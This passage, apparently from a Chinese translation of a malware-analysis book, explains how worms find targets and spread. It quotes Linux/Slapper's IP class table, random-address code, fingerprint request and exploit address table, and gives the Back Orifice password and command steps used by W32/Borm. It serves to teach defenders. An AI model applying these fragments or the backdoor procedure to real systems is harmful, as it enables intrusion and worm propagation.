


图9-2 Welchia攻击的累积数据

9.2.5 蠕虫载荷

蠕虫载荷（payload）是计算机蠕虫常常携带的另一个可选组成部分。多数情况下，蠕虫不

携带任何载荷。针对某些特定Web站点的DoS攻击的载荷正在日益流行起来。不过，计算机蠕虫本身的副作用之一就是DoS攻击，这是由于蠕虫引起了网络过载，特别是网络路由器的性能急剧下降[8]。当然，还发现了蠕虫的其他副作用，比如意外地攻击网络打印机等。

计算机蠕虫还能把被攻陷的多台计算机系统用作一台“超级计算机”，早在1989年就有人预测会出现这样的攻击。比如，蠕虫W32/Opaserv[9]试图利用多个被感染的节点解密类似 DES[10]的密钥[11]，就像SETI网络一样（其实，有些计算机蠕虫，比如W32/Hyd，会在被攻陷的系统上下载并安装SETI，蠕虫W32/Bymer会在被攻陷系统上安装DNETC（分布式网络客户端程序））。

还有一个有趣的趋势是，两个计算机蠕虫之间有计划的交互作用。已经存在一些良性蠕虫（antiworm），它们的目标就是杀掉其他的计算机蠕虫，并给被攻陷的计算机打上漏洞补丁。这样的例子有Linux/Lion和Linux/Cheese以及W32/CodeRed和W32/CodeGreen。本章还会讨论恶意程序之间其他类型的交互作用。

最近流行的蠕虫载荷会安装一个简单邮件传输协议（Simple Mail Transfer Protocol，SMTP）垃圾邮件转发服务器，垃圾邮件发送者们利用W32/Bobax这类的蠕虫攻破了大量系统，然后利用蠕虫携带的SMTP转发服务器从僵尸系统上发送垃圾邮件。

9.2.6 自跟踪

很多计算机病毒作者希望看到他的病毒能感染了多少台计算机，或者，他们希望其他人能够跟踪病毒感染的路径。有好几个这样的病毒，其中就有W97M/Groov.A[13]，它们把被感染系统的IP信息上传到一个FTP站点。

通常，计算机蠕虫可以给攻击者发送含有被攻陷系统信息的邮件，蠕虫作者以此跟踪蠕虫的传播过程。蠕虫Morris开发了一个自跟踪（Self-Tracking）模块，该模块在大约完成了15个感染后试图向位于ernie.berkeley.edu的主机发送一个UDP数据报。但是，这段代码有些错误，实际上它没有发送过任何信息[14]。本章后续部分将提到另一些自跟踪的实例。

9.3 目标定位

对于蠕虫来说，高效的目标定位模块是其重要的组成部分。对于攻击者来说，最简单的目标定位机制就是搜集运行蠕虫的系统上存储的电子邮件地址列表，然后给这些邮件地址发送携带附件的邮件。当然，还有一些更加复杂的技术能够快速找到新的目标，比如，随机构造IP地址，然后使用端口扫描技术。

现代的计算机蠕虫还能利用多种协议攻击网络，本节将总结最重要的网络扫描和攻击技术。

9.3.1 收集电子邮件地址

计算机蠕虫可以使用多种方法收集用于攻击的电子邮件地址，攻击者可以使用标准的API函数枚举各种各样的地址簿，包括COM接口[15]。蠕虫W32/Serot[16]就是这样的例子。

蠕虫还可以直接枚举文件来发现其中的电子邮件地址。另外，有复杂的蠕虫可以使用网络新闻传输协议（Network News Transfer Protocol，NNTP）来读取新闻组或者使用类似google这样的搜索引擎来收集电子邮件地址，垃圾邮件攻击者经常使用这些方法。

9.3.1.1 地址簿蠕虫

所有的计算机环境都有一些用于存储联系信息的地址簿，比如Windows系统的地址簿和Outlook的地址簿。这些地址簿中可能包含电子邮件地址，这些电子邮件地址可能是你朋友的、同事的、客户的或者是你加入的邮件列表的地址等。如果蠕虫能够查询到存储在这些位置的电子邮件地址，它就能把自己发送给这些邮件地址并以指数级的发展速度继续传播。不幸的是，查询这些地址簿中的信息非常简单。

1999年3月出现的病毒W97M/Melissa@mm[17]就是利用这种技术的成功典范。该蠕虫依靠安装在系统上的Outlook在邮件中进行繁殖，其方法是以邮件附件的形式发送一个被感染的Word文档。

9.3.1.2 通过解析存储在硬盘上的文件进行攻击

有些蠕虫，如W32/Magistr[18]，搜索扩展名为WAB的文件，然后解析这些文件直接获取电子邮件地址。在微软为Outlook引入安全策略对抗依靠邮件信息进行感染的计算机蠕虫以后，这种技术开始流行。

就像你期望的那样，基于文件解析的攻击存在一些问题，例如，有些蠕虫具有文件格式依赖性。Windows地址簿在各种不同版本的系统中的存储格式不同。并不是所有版本都支持unicode格式，并且unicode文件格式也有差别。这就是有些蠕虫只能在特定的系统中传播的原因。在实验室进行自然感染试验的时候，这样的问题非常烦人。就是现实版的“墨菲法则”（认为任何可能出错的事终将出错。——译者注），在全世界的计算机都被某个蠕虫感染的时候，在实验环境下的感染过程却失败了。

然而，在现实世界中，很多蠕虫成功的攻击过程证明这种技术非常有效。比如W32/Mydoom@mm在2004年初非常流行，Mydoom可以解析含有下列扩展名的邮件文件：HTM, SHT, PHP, ASP, DBX, TBB, ADB, PL, WAB, TXT。

计算机蠕虫使用启发式方法判定某个字符串是不是电子邮件地址，其中一种方法是在HTML文件中查找mailto（发送到）:字符串，并认定跟随其后的必然是电子邮件地址。偶尔地，蠕虫对域名的长度有一定限制。比如，蠕虫W32/Klez.H可能认为somebody@a.com这样的电子邮件地址是无效的，因为“a.com”太短了（虽然很可能就有人在局域网上配置了这样的域名）。另外，有些蠕虫给收信人发送特别语种的邮件，比如匈牙利语，它希望用这种方法来欺骗用户执行蠕虫，他们检查电子邮件地址的TLD（顶级域名）。比如，蠕虫Zafi.A把自己发送到TLD是“.hu”(匈牙利)的邮件地址中[19]。

蠕虫Sircam [20]搜索系统中某些路径下的文件，查找电子邮件地址，这些路径包括Internet Explorer的缓存目录、用户的个人目录和包含Windows地址簿的目录（存储在注册表的HKCU\Software\Microsoft\WAB\WAB4\Wab中）。搜索的范围包括以sho、 get或者hot开头文件，或者是以HTM或WAB为后缀名的文件。

9.3.1.3 基于NNTP搜集电子邮件地址

攻击者一直在新闻组上介绍他们的发明创造，1996年滥用新闻组的问题已经非常严重了。结果，Solomon博士反病毒小组的研究人员决定创建一个名叫Virus Patrol[21]的服务来扫描不断植入到新闻组中的恶意代码，其中，有些恶意代码是已知的，而另一些却是未知的。Virus Patrol于1996年开发成功。

攻击者通过多种恶意途径利用NNTP，比如，他们可能利用一个新闻服务器阅读工具建立一个包含上百万个用户邮件地址的本地数据库。攻击者可以在装有这样数据库的系统上利用数据库信息快速地繁殖他们的蠕虫。

这是最常见的垃圾邮件发送技术，人们怀疑蠕虫W32/Sobig就是利用这样的技术繁殖的。在Win32系统上也有人用基于新闻组搜集电子邮件地址的方法。其实，1998年底，29A组织中的著名病毒作者GriYo 编写的蠕虫W32/Parvo[22]，也是人们最先知道的利用电子邮件繁殖的Win32病毒，就运用了NNTP收集器。就像GriYo编写的其他病毒一样，Parvo使用多态技术感染PE文件，它也是第一个整合了SMTP垃圾邮件引擎的病毒。Parvo超前了时代很多年，由于它是用纯汇编语言编写的，因此该病毒很小，只有15KB。

W32/Parvo使用多个新闻组搜集电子邮件地址，一个明显的小错误限制了它的传播速度。Parvo尝试着随机地连接到两个新闻组服务器：talia.ibernet.es 或者diana.ibernet.es。但在当时，并不是每个人都能连接到这些服务器。因此Parvo的基于新闻组的邮件搜集工作基本上只能在西班牙国内完成。

Parvo利用端口119/TCP（NNTP）连接上述服务器，然后开始通信。攻击者为三个不同的新闻组准备了三条不同的电子邮件新闻消息，他希望新闻的内容足够引起观众的注意。

Parvo的第一条消息面对的对象是经常阅读黑客相关新闻组的读者，比如alt.bio.hackers、alt.hacker、 alt.hackers和alt.hackers.malicious等等。第二条消息发送给新闻组的一个子集；第三个消息瞄准的是色情新闻的读者，比如alt.binaries.erotica、 alt.binaries.erotica.pornstar等等。

为了在新闻组中发现邮件地址，Parvo使用group命令随机地加入到一个组，然后随机选择一个使用head和next命令的次数提取消息（也就是使用next命令的次数是随机的。——译者注），最后，病毒从随机选择的消息头部抽取电子邮件地址，然后把自己发送到目标地址中，再重复前面的过程。

9.3.1.4　通过Web搜集电子邮件地址

攻击者还可以利用搜索引擎搜寻电子邮件地址。这个方法相对简单，它能快速地为攻击者获取大量的电子邮件地址。在编写本书的时候，利用google、lycos、yahoo和Altavista等流行的搜索引擎查找电子邮件地址的蠕虫已经出现了。比如蠕虫W32/Mydoom.M@mm就成功地使用了这项技术，由于它主要利用google作为查询的搜索引擎，该蠕虫已经对google构成了一定程度的DoS攻击。

9.3.1.5　通过ICQ获取电子邮件地址

有些计算机蠕虫，比如多态蠕虫W32/Toal@mm[23]，利用ICQ（一种聊天工具）服务器上的ICQ白页获取电子邮件地址。例如，网页http://www.icq.com/whitepages/允许用户通过名字、昵称、性别、年龄和国家等属性搜索符合搜索条件的用户的联系信息，其中有些信息包括电子邮件地址。计算机蠕虫当然可以利用这些信息。

9.3.1.6　监视访问SMTP和新闻组的用户

计算机蠕虫还可以通过抓取向外发送的消息获取电子邮件地址。即使在系统中的任何地方都没有存储电子邮件地址，当用户向某个用户发送消息的时候，蠕虫可以向同一个地址发送信息。蠕虫Happy99[24]首先采用了这种方式，它发送类似图9-3的两条消息。注意邮件头中的X-

Spanska: Yes。这是蠕虫作者用于自跟踪的方法，SMTP服务器忽略了以“X”打头的命令。

```
Date: Fri, 26 Feb 1999 09:11:40 +0100 (CET)
From: "XYZ" <xyz@xyz.cz>
To: <samples@datafellows.com>
Subject: VIRUS
X-Spanska: Yes
```

图9-3 Happy99发送的电子邮件的头

（消息包含一个UU编码的附件。）

原始的消息如图9-4所示。

```
From: "XYZ" <xyz@xyz.cz>
To: <samples@datafellows.com>
Subject: VIRUS
Date: Fri, 26 Feb 1999 09:13:51 +0100
X-MSMail-Priority: Normal
X-MimeOLE: Produced By Microsoft MimeOLE V4.72.3110.3
```

图9-4 Happy99发送的用户消息

邮件体中含有用UU编码的可执行程序，程序名是happy99.exe。如果用户执行了附件中的程序，他就激活了蠕虫。

Happy99在 WSOCK32.DLL的导出节中查找两个API函数的函数名，这个DLL是Windows Socket通信库，很多具有网络功能的程序都使用这个连接库，包括了多个流行的电子邮件客户端。蠕虫修改WSOCK32.DLL输出表中的connect()和send()这两个API函数，把他们指向存储在该文件.text节（闲散区域）结尾处的新处理函数。

当网络程序以动态链接的方式将篡改过的DLL装入到内存时，蠕虫截获connect()和send() 这两个API函数。如果用户发起网络连接，Happy99就检查用户使用的端口号，如果这个端口是用于访问邮件和新闻的，蠕虫把一个名为SKA.DLL的DLL装入到该进程地址空间中，这个动态链接库中包含了存储在磁盘上的完整的蠕虫代码。

当截获到对API函数send()的调用时，蠕虫检查这个调用是不是和新闻组和邮件有关，如果是，它就拷贝原始邮件头中的部分信息，查找文件头中关键字MAIL FROM:、TO:、CC、BCC和NEWSGROUPS: 等。最后，蠕虫在邮件头中添加字符串X-Spanska: YES。还有几个蠕虫使用与Happy99相同的方法，其中有些蠕虫把他们完整的代码插入到动态链接库WSOCK32中。

9.3.1.7 组合方法

当然，可以使用多种方法获取电子邮件地址并进行蠕虫繁殖。比如，蠕虫Linux/Slapper[3]能够获取邮件地址信息，并通过远程控制接口将这些信息提供给攻击者。然后，其他的蠕虫可以利用Slapper搜集到的电子邮件地址数据库快速地向大量计算机上繁殖，而不需要大量的初始感

染去搜集有效的电子邮件地址。而且，攻击者还可以利用搜集到的邮件地址发送垃圾邮件。

9.3.2 网络共享枚举攻击

或许发现网络上其他节点的最简单快速的方法就是用枚举的方法查找网络上的远程系统。Windows系统在这样的攻击面前特别脆弱，因为它们提供了丰富而又简单的接口来发现网络上的其他计算机。计算机病毒W32/Funlove利用这样的枚举原理感染远程系统上的文件，这种攻击曾在世界各地的大公司的网络上爆发。

有些计算机蠕虫在实现上有一些问题，它们发现网络资源的功能有点过火了，比如发现共享的网络打印机资源。因为并不是所有的蠕虫都注意它们枚举出来的网络资源类型，这就造成了网络打印机的意外打印。其实，蠕虫bogus就在网络打印机上打印出二进制乱码，这些乱码其实就是蠕虫的代码。蠕虫W32/Bugbear和W32/Wangy也能引起网络打印机的意外打印。

这种蠕虫的成功通常依赖于系统之间的互信关系，此外，还有一些其他因素：

- 空口令：很多默认安装的系统对攻击特别脆弱，因为它们没有为超级用户访问共享资源设置默认的口令。
- 弱口令和字典攻击：1998年的计算机蠕虫就把弱口令作为攻击目标，蠕虫Morris最先开始发动类似的攻击。然而，Windows系统上的口令字典攻击直到2003年随着蠕虫BAT/Mumu的爆发才流行起来。奇怪的是，Mumu携带了很短的口令列表，其中包括password, passwd, admin, pass, 123, 1234, 12345, 123456和空口令。它的成功是与超级用户的空口令密切相关的。
- 与口令处理有关的漏洞：2002年9月出现的蠕虫W32/Opaserv由于能够攻击受到严密口令保护的计算机而闻名，它能攻击存在网络资源共享漏洞的Windows客户端。W32/Opaserv利用的漏洞在安全留言板上的名称是MS00-072，这个漏洞影响Windows95/98和Windows Me系统，也就是后来人们称为的共享口令漏洞，它允许用户利用口令的第一个字符访问网络共享资源，而不管真实口令有多长。因特网上提供网络共享资源又没有防火墙保护的系统都被征服了，蠕虫Opaserv能够容易地访问具有写权限的共享资源。
- 通过捕获密码获取域超级用户权限：在Windows网络中，只要没有进行特别的设置限定，域超级用户有权读写网络上任何一台Windows机器上的文件。在基于NT的系统上，域超级用户能够远程执行程序，执行命令需要的权限比网络上普通用户的权限要高。

这些特征让用户能够进行远程管理，但同时也带来了一系列的安全新问题。获取域超级用户权限并不难，只要给它足够的时间，蠕虫就能做到。蠕虫能够利用传统的通道传播，也能利用传统的TCP/IP监听技术持续地监听本地网段。如果监测到该网段上有人传递域超级用户信任关系（比如，超级用户从附近的一台机器上登录），蠕虫就记录域超级用户的用户名和密码的散列值。

基于NT的网络并不用明文的方式发送密码。他们用单向散列函数加密密码。由于单向散列函数是不可逆的，因此不能直接通过密码的散列值获取密码的原始信息。其实，蠕虫可以用蛮力破解方法破解密码，即试验每一个可能的密码（A, AA, AAA, AAAA等等），用同一个单向散列函数加密试验密码，并将加密结果和原密码进行匹配比较。如果匹配成功，就找到了密码。另外，蠕虫也可以利用字典攻击来发现密码。

如果密码足够强，进行这样的攻击可能需要花费数天的时间，但是利用一台带有Pentium处理器的Windows工作站破解一个典型的NT口令只要不超过1周的时间。假设蠕虫能够和其他被攻克的节点通信，它就可以在多个蠕虫之间引入负载平衡技术共同完成这个任务，这样就可以提高破解密码的速度。

如果蠕虫获取了NT系统的域超级用户密码，它就控制了整个网络，想干什么就能干什么。它能够把它自己拷贝到网络上的任何Windows机器上，在基于NT的系统上，它还能够远程执行自己的拷贝。这种蠕虫还能修改域超级用户密码和本地超级用户密码，这样人们就更难杀掉它了。

1997年，Mikko Hypponen第一个提出了在NT域中实现这样的攻击的可能性。几乎是同时，出现了L0phtCrack这样的工具，它能在NT域上进行监听并破解口令。L0phtCrack的作者证明在字典攻击面前，长口令可能比短口令还要弱很多[25]。

其实，NT域上的散列口令算法把长口令分成了7个字符块，这一点有助于L0phtCrack快速地破解口令。不过，到目前为止，还没有发现既能监听网络又能破解口令的计算机蠕虫，不过还是趁早加强你的口令吧（当然，如果计算机蠕虫携带了键盘操作记录程序来抓取用户账号和密码以攻击其他系统，这个建议也就没有意义了）。

9.3.3 网络扫描和目标指纹分析

有些计算机蠕虫构建随机的IP地址以攻击网络上的其他节点。通过分析蠕虫的扫描算法，可以预测蠕虫在网络上的繁殖速度。

显然，蠕虫可以在一台计算机上扫描整个互联网。通过顺序递增的方式构建IP地址（比如3.1.1.1、3.1.1.2、3.1.1.3等）并精心避过无效的IP地址区域。利用这种方法，攻击者可以构造一个对某种攻击比较脆弱的“被攻击者名单（hit list）”（IP地址数据库）。通常，攻击者只要过对远程系统进行指纹分析就能确信目标系统是否有漏洞，多数情况下，指纹分析和成功的漏洞利用是直接相关的。

Hit list方法是所谓Warhol蠕虫的理论基础之一[26]。Warhol能够在15分钟内感染互联网上近90%有漏洞的系统。（人们估计IPv6将迫使蠕虫从传统的扫描技术转移到“hit list”技术。）

9.3.3.1 使用预定义的地址类表扫描：Linux/Slapper蠕虫

网络蠕虫能够扫描远程系统，它们使用预定义的网络地址类（这里的类是指IP地址类，如A、B、C等。——译者注）表产生随机的IP地址。比如，蠕虫Linux/Slapper使用清单9-1中定义的类表攻击运行在Linux系统上的可能具有漏洞的Apache系统。

清单9-1 蠕虫Linux/Slapper定义的类表

```
unsigned char classes[] = { 3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18,
19, 20, 21, 22, 24, 25, 26, 28, 29, 30, 32, 33, 34, 35, 38, 40, 43, 44,
45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64, 65,
66, 67, 68, 80, 81, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138,
139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153,
154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168,
169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183,
184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 198, 199,
200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214,
215, 216, 217, 218, 219, 220, 224, 225, 226, 227, 228, 229, 230, 231, 232,
233, 234, 235, 236, 237, 238, 239 };
```

注释　2002年9月，在发现这个蠕虫后我将它命名为Linux/Slapper。因为该蠕虫使用了与蠕虫BSD/Scalper相似的代码。蠕虫Scalper利用scalp的漏洞利用代码攻击Apache系统，因此在我们发现该蠕虫后就根据这个特点选择了这个名字。

上述类表把一些地址排除在外，这些地址包括某些A类地址、本地网络（比如10）以及其他的IP地址范围，包括无效地址。该蠕虫用清单9-2中的方法构建目标计算机的基本IP地址：

清单9-2　蠕虫Linux/Slapper构建随机IP地址的程序

```
a=classes[rand()%(sizeof classes)];
b=rand();
c=0;
d=0;
```

攻击过程从类似199.8.0.0的地址开始，蠕虫将扫描整个区域的网络节点。Slapper试图通过连接端口80（HTTP）对远程系统进行指纹分析，它通过80端口发送一个伪造的缺少host:头的HTTP请求（在HTTP/1.1中必须包含），就像清单9-3中显示的那样：

清单9-3　蠕虫Linux/Slapper伪造的GET请求

```
GET / HTTP/1.1\r\n\r\n
```

蠕虫希望Apache Web服务器为这个请求返回出错信息；Apache向攻击者返回清单9-4所示的信息：

清单9-4　Apache Web服务器的返回信息

```
HTTP/1.1 400 Bad Request
Date: Mon, 23 Feb 2004 23:43:42 GMT
Server: Apache/1.3.19 (UNIX)  (Red-Hat/Linux) mod_ssl/2.8.1
OpenSSL/0.9.6 DAV/1.0.2 PHP/4.0.4pl1 mod_perl/1.24_01
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

注意返回的出错信息中的关键词Server:Apache。返回的数据还包含了Web服务器的真实版本号，在本例中，Apache的版本号是1.3.19.

蠕虫通过匹配服务器信息，检查出错信息是否来自Apache服务器，然后用一个填有结构数据和版本信息数据的表（显示在清单9-5中）来查看这个目标是否适合攻击。

清单9-5　Slapper的结构

```
struct archs {
      char *os;
      char *apache;
      int func_addr;
} architectures[] = {
      {"Gentoo", "", 0x08086c34},
      {"Debian", "1.3.26", 0x080863cc},
```

```
        {"Red-Hat", "1.3.6", 0x080707ec},
        {"Red-Hat", "1.3.9", 0x0808ccc4},
        {"Red-Hat", "1.3.12", 0x0808f614},
        {"Red-Hat", "1.3.12", 0x0809251c},
        {"Red-Hat", "1.3.19", 0x0809af8c},
        {"Red-Hat", "1.3.20", 0x080994d4},
        {"Red-Hat", "1.3.26", 0x08161c14},
        {"Red-Hat", "1.3.23", 0x0808528c},
        {"Red-Hat", "1.3.22", 0x0808400c},
        {"SuSE", "1.3.12", 0x0809f54c},
        {"SuSE", "1.3.17", 0x08099984},
        {"SuSE", "1.3.19", 0x08099ec8},
        {"SuSE", "1.3.20", 0x08099da8},
        {"SuSE", "1.3.23", 0x08086168},
        {"SuSE", "1.3.23", 0x080861c8},
        {"Mandrake", "1.3.14", 0x0809d6c4},
        {"Mandrake", "1.3.19", 0x0809ea98},
        {"Mandrake", "1.3.20", 0x0809e97c},
        {"Mandrake", "1.3.23", 0x08086580},
        {"Slackware", "1.3.26", 0x083d37fc},
        {"Slackware", "1.3.26", 0x080b2100}
};
```

攻击者知道远程系统运行的是Apache，而远程系统本身也适合运行蠕虫漏洞利用代码（假设系统没有打补丁）。第三个数据（表中的第三列。——译者注）是与漏洞利用代码有关的地址信息，这一数据结构将在第10章讲述。在这个例子中，蠕虫将根据红帽公司（Red Hat）和1.3.19的结构和版本信息（参考上述结构中的加粗部分）选择地址0x0809af8c。

9.3.3.2 随机扫描：蠕虫W32/Slammer

到目前为止，Slammer仍然是历史上爆发速度最快的蠕虫。Slammer攻击UDP的1434（SQL server）端口，它不检测IP地址是否有效。该蠕虫简单地构建一个完全随机的IP地址并向该地址发送一个数据包（如表9-2所示）。

表9-2 Slammer蠕虫的扫描例子

时　间	攻击的IP地址：端口
0.00049448	186.63.210.15:1434
0.00110433	73.224.212.240:1434
0.00167424	156.250.31.226:1434
0.00227515	163.183.53.80:1434
0.00575352	142.92.63.3:1434
0.00600663	205.217.177.104:1434
0.00617341	16.30.92.25:1434
0.00633991	71.29.72.14:1434
0.00650697	162.187.243.220:1434
0.00667403	145.12.18.226:1434
0.00689780	196.149.3.211:1434
0.00706486	43.134.57.196:1434
0.00723192	246.16.168.21:1434
0.00734088	149.92.155.30:1434

（续）

时　间	攻击的IP地址：端口
0.00750710	184.181.180.134:1434
0.00767332	79.246.126.21:1434
0.00783926	138.80.13.228:1434
0.00800521	217.237.10.87:1434
0.00817112	236.17.200.51:1434

Slammer是Internet上传输速度最快的蠕虫，但研究者们预言将来的某种蠕虫可能会以更快的速度传播。世界各地几乎是在同时观测到了Slammer的感染案例，该蠕虫在感染过程中不进行任何指纹检验（不管目标是什么系统。——译者注）。蠕虫依靠有漏洞并“中招”的系统继续感染网络上的其他节点。

9.3.3.3　组合扫描方法：W32/Welchia蠕虫

蠕虫W32/Welchia使用了与Slapper相似的IP地址产生引擎。然而，它综合使用了多种方法：

- Welchia扫描主机所在的B类网络地址。它可以精确地扫描B类地址网络或者稍稍向上或向下超出一点。它希望超出部分的系统同样也有可利用的漏洞。
- 蠕虫为A类网络地址构造一个hit list。攻击者估计这个范围内会有更多的具有漏洞的目标计算机。同时，该蠕虫使用随机扫描策略攻击65 536个随机IP地址。

在Welchia开始它的攻击动作之前，它用ICMP echo（ping命令）请求检查远程系统的存活状态。

9.4　感染传播

本节总结了一些有趣技术，蠕虫利用这些技术向新的系统传播。

9.4.1　攻击安装了后门的系统

虽然大部分的计算机蠕虫并不故意攻击已经被蠕虫攻陷的系统，但也有一些蠕虫使用其他蠕虫留下的后门接口来实现传播。W32/Borm是最先攻击安装有后门的远程系统的蠕虫之一，它感染那些已经安装了Back Orifice（在攻击者中广泛使用的后门）的系统。Back Orifice支持远程命令接口，使用加密信道在客户端和Back Orifice服务器之间通信。Borm利用网络扫描和指纹分析功能定位安装了Back Orifice的系统。如图9-5所示。

该蠕虫使用下列步骤攻击安装有后门的系统：

1）随机产生一个IP地址，并用Back Orifice的BO_PING命令主动扫描查看远程系统是否安装有后门。为了进行有意义的通信，蠕虫必须知道Back Orifice的超级密码，这个密码就是“*!*QWTY?”。Back Orifice服务器要求用简单的加密算法加密通信数据的头部，Borm也用相同的加密算法对数据进行加密，然后把这些数据发送到随机产生的IP地址的UDP协议的31337端口，Back Orifice使用的就是这个端口。如果远程节点返回BO_PING命令，那么蠕虫就进入下一步工作；否则，它就产生另一个地址发动攻击。

2）Borm向服务器发送一个BO_HTTP_ENABLE命令。




图9-5 W32/Borm利用Back Orifice传播它自己

3) 这个命令指示Back Orifice在有后门的系统上创建一个虚拟的HTTP服务器，蠕虫指示Back Orifice在有后门的计算机上使用TCP协议的12345端口建立HTTP代理服务。

4) 接下来，蠕虫连接到服务器，用MIME编码并上传自己。

5) 最后，蠕虫通过发送BO_PROCESS_SPAWN命令在服务器上运行刚刚上传的可执行程序。通过这个步骤在远程系统上启动蠕虫，该蠕虫又可以从新感染的节点上扫描其他装有Back Orifice的系统。

W32/Borm是2001年出现的令人恐惧的蠕虫之一，还有一些其他蠕虫也使用了后门接口，包括利用CodeRed II后门的Nimda和利用安装有SubSeven Trojan系统后门的W32/Leaves。

Borm是巴西病毒作者Vecna制造的，本章的后续部分还将讨论在他制造的病毒中用到的另外一些方法。

9.4.2 点对点网络攻击

计算机蠕虫越来越流行使用点对点（peer-to-peer）攻击法，这种方法不需要先进的扫描方法,只是简单地在本地磁盘的P2P共享文件夹中放置自身的一个拷贝，使用P2P网络的其他用户能够搜索并下载P2P下载文件夹中的一切内容。

如果有些用户只是习惯于搜索网上共享文件夹而不愿提供共享，蠕虫能够自己创建共享文件夹。虽然这样的攻击方法类似于安装木马的过程，然而与递归繁殖不同，使用P2P网络的用户很容易发现网络上共享的内容，然后在他们的系统上运行恶意代码，完成感染过程。有些P2P蠕虫（如W32/Maax）感染P2P文件夹中的文件（不是简单地把它们拷贝到这个文件夹中。——译者注），此类蠕虫普遍采用的感染技术是重写，但是也有采用前置感染和追加感染的。

KaZaA、KaZaA Lite、Limewire、Morpheus、Grokster、BearShare和Edonkey以及其他类型的P2P客户端都会成为恶意代码的攻击目标。在交换数字音乐的应用中，P2P网络越来越流行，因为这样的网络没有集中控制中心，所以很难集中管理。

9.4.3 即时消息攻击

面向即时消息（instant messaging）的攻击起源于对mIRC /DCC 中Send命令的滥用，可以用Send命令向连接到某个讨论频道的用户发送文件。通常，攻击者修改一个本地脚本文件（比如mIRC使用的script.ini文件），在有新人加入到这个讨论组的时候，让客户端软件向这用户发送文件。

现在利用因特网中继聊天（Internet Relay Chat，IRC）的蠕虫能够连接到某个IRC客户端并且发送消息，引诱接收者执行一个连接或附件。利用这种方法，攻击者可以不必修改本地文件。

蠕虫W32/Choke利用MSN Messenger的API向其他即时消息参与者发送自身，这就像是一个“射击游戏”[27]。虽然有些即时消息通信程序要求用户点击某个按键才能发送文件，但有些蠕虫自己也能模拟这个击键过程，因此它并不需要用户真正的点击。人们预计计算机蠕虫还可能利用即时通信软件的缓冲溢出漏洞，比如AOL的某些版本的消息软件允许利用游戏申请函数的通过传递超长的参数，远程执行任意代码[28]。

9.4.4 电子邮件蠕虫攻击和欺骗技术

大部分蠕虫都是利用电子邮件进行繁殖的。观察攻击者如何欺骗用户也是一件有趣的事情，通常他们通过发送带有恶意代码的电子邮件要求用户在自己的系统上执行一个未知的程序。我们必须面对这样的问题：安全专家怎样让用户知道如何自己保护自己是最大的安全问题之一。

在过去的几年里，越来越多的用户被困在类似Windows操作系统的“Matrix”里了（Matrix是电影《黑客帝国》的英文名字。——译者注）。Windows给全世界成千上万的计算机用户一个幻觉，他们相信自己是计算机的主人而不是计算机的奴隶，这个幻觉导致他们忽略了安全问题。其实，大多数用户不知道他们应该谨慎处理电子邮件的附件。蠕虫W97M/Melissa利用下面的电子邮件欺骗接收者在他们的计算机上执行蠕虫。

```
"Here is that document you asked for ... don't show anyone else ;-)"
```

另一个通用的欺骗方法是伪造一个电子邮件的头。比如，W32/Parvo这样的攻击者可能使用微软技术支持的电子邮件地址，它在邮件的发信人处填写support@microsoft.com。这个方法很容易欺骗用户相信那个附件，然后就不假思索地打开它。还有些计算机蠕虫（比如W32/Hyd）在用户收到一封邮件的时候立即回复这个邮件，同时发送蠕虫的一个拷贝。毫无疑问，这也是很有效的欺骗方法。

蠕虫还可以在From:域（发件地址）做些微小的变化，用随机伪造的信息替换发信人的电子邮件。实际生活中，人们很可能从很多人那里收到电子邮件，并且大多数时候他们都和滥用邮件地址的蠕虫无关。我们要说的是：注意发信人并不能帮助你发现蠕虫。

9.4.5 插入电子邮件附件

有些计算机蠕虫直接向电子邮件客户端的邮箱里插入信息，利用这种方法，蠕虫就不需要自己发送邮件了，它们依赖电子邮件客户端发送邮件。Windows系统下最早的计算机蠕虫都属于这种类型，其中的例子有Win/Redteam，该蠕虫把病毒附件插入到邮件客户端软件Eudora的发件箱中。

